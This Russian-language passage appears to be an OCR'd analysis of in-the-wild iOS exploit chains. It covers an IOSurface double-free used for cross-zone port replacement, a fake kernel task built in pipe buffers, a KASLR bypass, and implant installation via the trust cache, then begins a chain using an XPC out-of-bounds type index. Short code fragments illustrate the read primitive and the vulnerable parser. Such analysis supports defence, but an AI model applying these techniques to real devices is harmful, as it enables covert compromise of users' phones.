
Для фрагментированных зон может выполняться сборка мусора. Полностью свободный блок зоны отсоединяется и возвращается в общий пул, где его может повторно использовать другая зона. Это не связано с трассировкой объектов в языках с управляемой памятью.

До iOS 11 любой обладатель нужного порта хоста мог вызвать `mach_zone_force_gc()`. Это превращает UAF в специализированной зоне в универсальный примитив межзонного замещения: нужно освободить блок с висячим объектом, принудительно запустить сборку мусора, а затем выделить в этих страницах контролируемые данные из другой зоны.

Сначала эксплойт заполняет пустоты в `kalloc.4096`, отправляя Mach-сообщения с 2560 дескрипторами внестрочной памяти, каждый из которых создаёт выделение размером 4096 байт.

Подготовка портов

Четыре крупные группы портов окружают два целевых порта. Для первой цели эксплойт выделяет 10 240 объектов `ports_3`, затем `target_port_1`, а после него 5120 объектов `ports_4`. Цель — получить блок зоны, содержащий только эти выделения, чтобы уничтожение окружающих групп опустошило блок после освобождения цели.




Из-за рандомизации списка свободных зон, появившейся в iOS 9.2, элементы обеих окружающих групп могут оказаться с любой стороны, но все они должны оставаться под контролем атакующего.

Подготовка кучи с помощью внестрочных портов


Mach-сообщения могут содержать дескриптор внестрочных портов. Пользовательское пространство передаёт массив 32-разрядных имён портов. `ipc_kmsg_copyin_ool_ports_descriptor()` разрешает каждое имя, получает ссылку на соответствующий `ipc_port` и строит в ядре массив 64-разрядных указателей. Поэтому выделение в ядре вдвое больше пользовательского массива.

Эксплойт помещает `target_port_1` в такой дескриптор и отправляет сообщение контролируемому им праву на получение. Теперь существуют три указателя, удерживающих ссылки:


1. **A:** исходное имя в пользовательском пространстве.
2. **B:** указатель во внестрочном буфере портов в передаваемом сообщении.
3. **C:** указатель, сохранённый `IOSurfaceRootUserClient` после первой успешной регистрации.



Повторный вызов метода 17 с тем же ссылочным значением запускает двойное освобождение. A, B и C сохраняются, но счётчик ссылок равен двум.




Закрытие пользовательского клиента удаляет C. Получение внестрочного сообщения удаляет B. Счётчик достигает нуля и освобождает `target_port_1`, а A остаётся висячим именем.



Уничтожение `ports_4` и соответствующих окружающих выделений должно оставить блок пустым, за исключением уже освобождённой цели. `mach_zone_force_gc()` возвращает его из `ipc.ports` в общий пул. Любой посторонний порт, выделенный в этом блоке, помешает сборке и, вероятно, позднее вызовет панику при работе эксплойта.

Первый перенос между зонами

Эксплойт распыляет массивы внестрочных портов `kalloc.4096`. Каждый дескриптор содержит 512 имён, создавая ровно 4096 байт указателей ядра. Элементы чередуются между `MACH_PORT_NULL` и `target_port_2`, поэтому указатель на `target_port_2` перекрывает поле `ip_context` висячего порта.




Вызов `mach_port_get_context()` через висячее имя A читает это поле. Если замещение удалось, оно раскрывает адрес `target_port_2` в ядре. Теперь у эксплойта есть контролируемые данные по известному адресу — необходимое условие для последующего создания поддельных портов.

Повторяем процедуру

Эксплойт освобождает замещающие внестрочные порты, а затем быстро отправляет 12 800 выделений внестрочной памяти, чтобы предотвратить неконтролируемое повторное использование. Он повторяет последовательность двойного освобождения IOSurface для `target_port_2`, на этот раз окружённого `ports_5` и `ports_6`.

Второе замещение использует внестрочную память, а не внестрочные порты. Помеченные значения в полях поддельного порта показывают, какому праву на получение принадлежит перекрывающее выделение и по какому смещению внутри страницы находится цель.



Каналы

В каждый из 0x800 каналов записывается по 4095 байт, что создаёт базовое выделение `kalloc.4096`. В отличие от памяти передаваемого Mach-сообщения, буфер канала можно изменять без освобождения: прочитать все байты, а затем записать обратно тот же объём с изменённым содержимым.

Сначала эксплойт использовал внестрочную память, потому что объём выделенных буферов каналов ограничивался примерно 16 МБ, тогда как передаваемая внестрочная память могла заполнить гораздо большую часть зоны. После определения точной перекрывающейся страницы и смещения каналы предоставляют изменяемый поддельный `ipc_port` в известном месте.

Обход KASLR с помощью clock_sleep_trap

Изначально поддельный порт нацелен на `clock_sleep_trap` — эту технику также применял джейлбрейк yalu102. Специально подготовленная структура задачи и порта заставляет trap работать с предполагаемым адресом ядра. Успех или ошибка служат оракулом для сдвига ядра, не требуя непосредственной утечки указателя.


Набор возможных сдвигов для одной загрузки ограничен, поэтому эксплойт перебирает кандидаты, пока допустимый адрес текста не даст ожидаемое поведение.

Чтение и запись ядра

Цепочка № 1 захватывала настоящий порт задачи ядра. В более поздних версиях iOS появились меры защиты от прямого использования этого порта, поэтому цепочка № 2 вместо него создаёт поддельный порт задачи. Сначала ей нужно прочитать достаточно полей настоящего `kernel_task`, чтобы имитировать его.

pid_for_task

При наличии поддельного `ipc_port` и контролируемых данных по известному адресу `pid_for_task` предоставляет произвольное 32-разрядное чтение. Поддельный порт имеет `ip_kotype == IKOT_TASK` и указывает на поддельную задачу. Указатель `bsd_info` этой задачи выбирается так, чтобы его поле `p_pid` перекрывало целевой адрес.





```
fake ipc_port.ip_kobject -> fake task
fake task.bsd_info       -> target - offsetof(proc, p_pid)
pid_for_task(fake_port)  -> *(uint32_t *)target
```

Повторные операции чтения восстанавливают необходимые указатели и поля `kernel_task` и окружающих структур ядра.

Запись памяти ядра


После обхода KASLR эксплойт проверяет заголовок Mach-O по базовому адресу ядра во время выполнения (`0xffffff007004000 + slide`). Затем он создаёт более полный поддельный объект задачи ядра и поддельный порт задачи в изменяемом буфере канала.



They only have to bypass a pointer comparison against the real address of kernel_task; so they make a complete copy of the kernel_task object and place that inside the pipe buffer.

It functions as well as the real kernel task.

Скопированные поля удовлетворяют проверкам `mach_vm_read` и `mach_vm_write`. Теперь право пользовательского пространства на отправку, именующее поддельный `ipc_port`, предоставляет произвольные операции с памятью ядра без получения настоящего порта задачи ядра.



Действия после эксплуатации

Эксплойт обходит структуры процессов, находит `launchd` и временно заменяет `ucred` текущего процесса учётными данными и меткой песочницы launchd. Он добавляет CDHash импланта в динамический кеш доверия, при необходимости корректирует политику выполнения платформы и запускает имплант с правами root.

В отличие от цепочки № 1, эта версия после запуска импланта восстанавливает исходные учётные данные. Она также добавляет `iop1` к аргументам загрузки, чтобы код повторного заражения распознавал уже скомпрометированное устройство.

Тот же имплант исследован в его подробном разборе.

Цепочка эксплойтов для iOS, применявшаяся в реальных атаках, часть 3: XPC и повторный IOFree в VXD393/D5500

Коротко

Цепочка № 3 сочетает непроверенный индекс таблицы типов в XPC с повторным `IOFree` в драйвере видеодекодера Apple. Первая ошибка позволяет выйти из WebContent в `mediaserverd`, а вторая — получить доступ к памяти ядра. Антипаттерн владения в ядре похож на цепочку № 2, но эта версия также показывает, как операторы адаптировались после удаления Apple функции `mach_zone_force_gc()`.

Структура бинарного файла

Эксплойт динамически разрешает почти все зависимости через `dlsym()`, включая функции libc, Mach, IOKit, CoreFoundation и XPC:

```
syscall  = dlsym(RTLD_DEFAULT, "syscall");
memcpy   = dlsym(RTLD_DEFAULT, "memcpy");
memset   = dlsym(RTLD_DEFAULT, "memset");
mach_msg = dlsym(RTLD_DEFAULT, "mach_msg");
open     = dlsym(RTLD_DEFAULT, "open");
read     = dlsym(RTLD_DEFAULT, "read");
close    = dlsym(RTLD_DEFAULT, "close");
```

Неиспользуемые разрешённые символы из приложения A указывают на более широкий фреймворк разработки или возможности, удалённые из этой конкретной сборки.

Непроверенный индекс массива в XPC


Словари XPC сериализуются в данные Mach-сообщений. Идентификатор проводного формата кодирует индекс типа в битах с 12-го по 20-й. Во время поиска по словарю парсер пропускает значения, пока не найдёт запрошенный ключ:


```
int skip_value(xpc_serializer *serializer, uint32_t wireid) {
    uint32_t (*wire_length)(xpc_serializer *);
    wire_length = xpc_wire_length_from_wire_id(wireid);
    uint32_t length = wire_length(serializer);
    if (length == -1 || length > serializer->remaining)
        return 0;
    xpc_serializer_advance(serializer, length);
    return 1;
}

void *xpc_wire_length_from_wire_id(uint32_t wireid) {
    return xpc_types[wireid >> 12]->wire_length;
}
```

Один путь проверял, что индекс типа ненулевой и меньше `_xpc_ntypes`; другой путь, `skip_id_and_value`, передавал контролируемый атакующим идентификатор проводного формата

без такой проверки. Поэтому `xpc_types[wireid >> 12]` читал указатель за пределами таблицы типов, а затем указатель на функцию по фиксированному смещению.





Один шанс на миллион

Первый указатель должен попасть в отображённые данные, а прочитанный из них указатель на функцию — оказаться пригодным исполняемым адресом. Общий кеш отображается с одинаковым сдвигом в нужных процессах, поэтому эксплойт может искать в его адресном диапазоне индекс типа, случайная структура которого указывает на полезный гаджет.

